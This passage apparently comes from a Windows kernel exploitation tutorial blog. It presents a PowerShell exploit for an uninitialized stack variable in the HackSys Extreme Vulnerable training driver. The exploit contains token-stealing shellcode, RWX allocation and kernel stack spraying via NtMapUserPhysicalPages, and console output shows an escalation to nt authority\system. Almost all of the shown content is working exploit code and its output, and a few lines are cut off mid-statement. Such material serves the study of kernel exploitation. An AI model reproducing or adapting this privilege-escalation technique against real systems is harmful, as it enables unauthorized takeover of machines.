    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

    [DllImport("ntdll.dll")]
    public static extern uint NtMapUserPhysicalPages(
        IntPtr BaseAddress,
        UInt32 NumberOfPages,
        Byte[] PageFrameNumbers);
}
"@

# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
```

```
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0xC3                                # ret
)

# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
[IntPtr]$ShellcodePtr = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $ShellcodePtr, $Shellcode.Length)
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: 0x$("{0:X8}" -f $ShellcodePtr.ToInt32())"

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# j00ru -> nt!NtMapUserPhysicalPages and Kernel Stack-Spraying Techniques
# Shellocde IntPtr spray..
$KernelStackSpray = [System.BitConverter]::GetBytes($ShellcodePtr.ToInt32()) * 1024
echo "`n[>] Kernel stack spray.."
echo "[+] Spray buffer: $(1024*[IntPtr]::Size)"
echo "[+] Payload size: $([IntPtr]::Size)`n"

echo "[>] Call NtMapUserPhysicalPages & trigger bug.."
echo "[+] Radio silence..`n"
[EVD]::NtMapUserPhysicalPages([IntPtr]::Zero, 1024, $KernelStackSpray) |Out-Null
```

```
$Buffer = [System.BitConverter]::GetBytes(0xdeadb33f)
[EVD]::DeviceIoControl($hDevice, 0x22202F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze
```



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\b33f> whoami
win-oake6k9iui8\b33f
PS C:\Users\b33f> .\Desktop\Kernel_UninitStackVar.ps1

[>] Allocating ring0 payload..
[+] Payload size: 56
[+] Payload address: 0x052E0000

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 1668

[>] Kernel stack spray..
[+] Spray buffer: 4096
[+] Payload size: 4

[>] Call NtMapUserPhysicalPages & trigger bug..
[+] Radio silence..

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment